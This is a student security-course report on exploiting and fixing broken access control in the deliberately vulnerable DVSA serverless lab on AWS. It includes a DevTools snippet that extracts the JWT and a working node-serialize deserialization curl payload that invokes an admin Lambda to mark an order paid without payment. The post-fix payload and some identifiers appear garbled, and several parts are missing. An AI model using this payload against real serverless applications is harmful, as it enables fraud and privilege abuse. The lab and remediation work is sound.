

ICS-344: Information Security

Course Project: DVSA Vulnerability Discovery and Remediation

Course / Section: ICS-344 — Term 252

Student Name + ID: s202250640

AWS Region: us-east-1 (N. Virginia)

Date: May 2026

DVSA Website: <http://dvsa-website-testt-266913478841-us-east-1.s3-website.us-east-1.amazonaws.com>

Vulnerability Title: Lesson #5 — Broken Access Control

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a Broken Access Control vulnerability in DVSA where a normal authenticated user, acting only through the public API Gateway endpoint, can bypass the entire payment workflow and obtain goods for free.

The main affected components are the DVSA-ORDER-MANAGER Lambda function and its IAM Execution Role. Because the execution role had the AWSLambdaRole managed policy attached — granting `lambda:InvokeFunction` on all functions (*) — an attacker could use the code injection technique from Lesson 1 (`__$ND_FUNC$$` unsafe deserialization) to silently invoke the hidden DVSA-ADMIN-UPDATE-ORDERS function. In this demonstration, a Zelda game (\$25) was obtained for free using only a regular user JWT and a single curl command sent to the public API. No AWS Console access or admin credentials were used.

Part 2) Why This Works / Root Cause

The vulnerability arises from two compounding weaknesses:

- Unsafe deserialization (Lesson 1): DVSA-ORDER-MANAGER uses the `node-serialize` library which evaluates JavaScript functions embedded in JSON with the `__$ND_FUNC$$` marker. Any function ending with `()` is executed immediately during deserialization, before normal application logic runs.
- Over-privileged IAM Execution Role: `AWSLambdaRole` was attached to the Order Manager's role, granting `lambda:InvokeFunction` on Resource `"*"`. Injected code running inside the Order Manager inherits these credentials and can invoke any Lambda in the account — including admin-only functions.

The combination means an attacker can remotely invoke DVSA-ADMIN-UPDATE-ORDERS through the public API endpoint using nothing but a valid user JWT.

Part 3) Environment and Setup

- DVSA deployed on AWS — Region: us-east-1 (N. Virginia)
- Public API: <https://tqa9jrt8ga.execute-api.us-east-1.amazonaws.com/dvsa/order>
- Lambda functions: DVSA-ORDER-MANAGER, DVSA-ADMIN-UPDATE-ORDERS
- IAM Execution Role: `serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-sTs7UleWJMjg`
- DynamoDB table: DVSA-ORDERS-DB
- Tools: DVSA browser, Browser DevTools Console, AWS CloudShell, curl
- User: `s202250640@kfupm.edu.sa` | Account ID: 266913478841
- Target product: Zelda (Nintendo) — \$25
- Order ID: `beb118f3-8661-4ec5-bf36-b94dfb6df285`
- User ID: `1418a4f8-5051-70ac-de01-9b40d9368c87`

Part 4) Reproduction Steps

Step 1 — Add item to cart and reach billing page

Log in to DVSA, add Zelda (\$25) to the cart, proceed through checkout, fill in shipping details, and stop on the billing page without submitting any payment.




Figure 1: DVSA cart — Zelda (Nintendo), \$25, before checkout

Step 2 — Extract credentials from DevTools

Open Browser DevTools → Console and run the following to extract User ID, Order ID, and JWT token without submitting any payment:

```
var t = Object.keys(localStorage).find(k => k.endsWith('accessToken'));
var p = localStorage[t].split('.')[1];
console.log('USER_ID: ' + JSON.parse(atob(p)).username);
console.log('ORDER_ID: ' + localStorage.getItem('order-id'));
console.log('TOKEN: ' + localStorage[t]);
```




Figure 2: Billing page + DevTools — User ID (1418a4f8) and Order ID () extracted before any payment

Step 3 — Set variables and send injection payload

In AWS CloudShell, export the extracted values and fire the attack. The `__$ND_FUNC__$` payload causes the Order Manager to execute attacker-controlled JavaScript that invokes DVSA-ADMIN-UPDATE-ORDERS using its own IAM role:

```
export ORDER_ID="0a075b76-f869-40b5-88a7-0690cb4c58a4"
export USER_ID="1418a4f8-5051-70ac-de01-9b40d9368c87"
export API=https://tqa9jrt8ga.execute-api.us-east-1.amazonaws.com/dvsa/order
export TOKEN="<JWT from DevTools>"
```

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action": "\$_$ND_FUNC$_$function(){var
p=JSON.stringify({\\"headers\\":{\\"authorization\\":\\"$TOKEN\\"},\\"body\\":{\\"acti
on\\":\\"update\\",\\"order-
id\\":\\"$ORDER_ID\\",\\"item\\":{\\"userId\\":\\"$USER_ID\\",\\"token\\":\\"FREE_R
IDE_TOKEN\\",\\"ts\\":1546482872,\\"itemList\\":{\\"1019\\":1},\\"address\\":\\"Fake
Address\\",\\"total\\":0,\\"status\\":120}});var a=require(\\"@aws-sdk/client-
lambda\\");var l=new a.LambdaClient({});var x=new a.InvokeCommand({FunctionName:\\\"DVSA-
ADMIN-UPDATE-
ORDERS\\",InvocationType:\\\"RequestResponse\\",Payload:Buffer.from(p)});l.send(x).then(func
tion(d){}).catch(function(e){});})\"'
```





Figure 5: IAM Role permissions — AWSLambdaRole (wildcard lambda:InvokeFunction on *) attached before fix

After (fixed) — LeastPrivilegeLambdaInvoke inline policy

AWSLambdaRole was removed via the IAM Console. A new customer inline policy was created:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "lambda:InvokeFunction",
      "Resource": "arn:aws:lambda:us-east-1:266913478841:function:DVSA-*"
    },
    {
      "Effect": "Deny",
      "Action": "lambda:InvokeFunction",
      "Resource": "arn:aws:lambda:us-east-1:266913478841:function:DVSA-ADMIN-UPDATE-ORDERS"
    }
  ]
}
```





Figure 6: IAM Role — AWSLambdaRole removed, LeastPrivilegeLambdaInvoke inline policy created with explicit Deny for admin function

Part 8) Verification After Fix

A new order was created (Order ID: e39ff6e4-c1d3-4513-83e3-955b31778dfb) and the identical injection payload was sent via curl. A DynamoDB get-item query confirmed the fix worked:



```

{"status":"err","msg":"unknown action"}~ $ export ORDER_ID="e39ff6e4-c1d3-4513-83e3-955b31778dfb"
~ $ curl -s -X POST "SAPI" \
> -H "Content-Type: application/json" \
> -H "Authorization: $TOKEN" \
> -d '{
  "action": "\u0026$SEND_FUNC",
  "body": {
    "headers": {
      "authorization": "\u0026$TOKEN",
      "body": {
        "action": "\u0026$update",
        "order-id": "\u0026$ORDER_ID",
        "item-list": {
          "user-id": "\u0026$USER_ID",
          "token": "\u0026$FREE_RIDE_TOKEN",
          "ts": "1546482872",
          "item-list": {
            "1019": {
              "address": "\u0026$Fake Address",
              "total": 0,
              "status": "120"
            }
          }
        },
        "require": "\u0026$aws-sdk/client-lambda",
        "var": {
          "l": new a.LambdaClient({}),
          "x": new a.InvokeCommand({
            FunctionName: "\u0026$DWSA-ADMIN-UPDATE-ORDERS",
            InvocationType: "\u0026$RequestResponse"
          })
        },
        "Payload": Buffer.from(p);
      }
    },
    "send": function(d){},
    "catch": function(e){}
  }
}'
{"status":"err","msg":"unknown action"}~ $

```

- orderStatus: 100 — order remained in pending/unpaid state
- confirmationToken: empty string — no FREE_RIDE_TOKEN was written
- totalAmount: 0 — no fraudulent status change occurred

```

~ $ aws dynamodb get-item \
> --table-name DVSA-ORDERS-DB \
> --region us-east-1 \
> --key '{"orderID": {"S": "\u0026$ORDER_ID"}, "userId": {"S": "\u0026$USER_ID"}}' \
> | python3 -m json.tool
{
  "Item": {
    "address": {
      "M": {
        "name": {
          "S": "eyad11"
        },
        "address": {
          "S": "eyax 1212111"
        },
        "phone": {
          "S": "1103730473043"
        },
        "email": {
          "S": ""
        }
      }
    },
    "confirmationToken": {
      "S": ""
    },
    "itemList": {
      "M": {
        "1012": {
          "N": "1"
        }
      }
    },
    "orderId": {
      "S": "e39ff6e4-c1d3-4513-83e3-955b31778dfb"
    },
    "orderStatus": {
      "N": "100"
    },
    "paymentTS": {
      "N": "1777950211"
    }
  }
}

```

Figure 7: DynamoDB — order e39ff6e4 shows orderStatus: 100 (pending) and empty confirmationToken after attack attempt post-fix




Figure 8: DynamoDB (continued) — orderStatus: 100 confirmed. IAM Deny blocked DVSA-ADMIN-UPDATE-ORDERS invocation.

Part 9) Structured Operation and Security Analysis

Table A — Intended Logic vs Exploit Behavior

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Broken Access Control	DVSA-ORDER-MANAGER must only invoke user-facing downstream functions. DVSA-ADMIN-UPDATE-ORDERS must never be reachable from the public API via a regular user token.	DVSA checkout flow; API Gateway; ORDER-MANAGER source (node-serialize); IAM Role (AWSLambdaRole); DVSA-ADMIN-UPDATE-ORDERS function; curl response; My Orders page; DynamoDB.	Normal checkout requires cart → shipping → billing steps. Admin update functions are not in the Order Manager router and require authorized internal invocation only.	Using <code>__\$ND_FUNC__\$</code> injection via curl, ORDER-MANAGER deserialized attacker JS and invoked DVSA-ADMIN-UPDATE-ORDERS with its IAM role. Order beb118f3 became paid/\$0/FREE_RIDE_TOKEN — no payment, no console access.

Table B — Deviation Analysis and Fix

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Broken Access Control	AWSLambdaRole granted wildcard <code>lambda:InvokeFunction</code> , allowing injected code to invoke privileged admin functions via the public API using a regular user JWT. This violates the intended isolation between public user operations and internal admin workflows.	Intentional misuse / security-relevant abuse	Removed AWSLambdaRole. Added LeastPrivilegeLambdaInvoke inline policy: Allow DVSA-* with explicit Deny for DVSA-ADMIN-UPDATE-ORDERS (IAM Console).	New order e39ff6e4 — DynamoDB confirmed orderStatus: 100, empty confirmationToken. IAM Deny blocked admin Lambda. My Orders showed no paid status.

Part 10) Takeaway / Lessons Learned

This lesson demonstrates that in serverless architectures, the IAM Execution Role is a function's identity and capability boundary. When a public-facing Lambda holds wildcard permission to invoke any other Lambda in the account, a single exploitable flaw — such as unsafe deserialization — becomes a key that unlocks privileged operations never intended to be accessible from the internet.

The secure design principle is Least Privilege: every function's IAM role must be scoped to exactly the resources and actions it legitimately needs. A function that processes user orders has no legitimate reason to invoke administrative update functions, and that permission should never exist in its role.

The attack required nothing beyond a valid regular user JWT and one curl command. No AWS Console access, no admin credentials. This illustrates why over-privileged IAM roles dramatically increase blast radius — a single injection flaw in one Lambda should never become permission to invoke unrelated privileged backend services.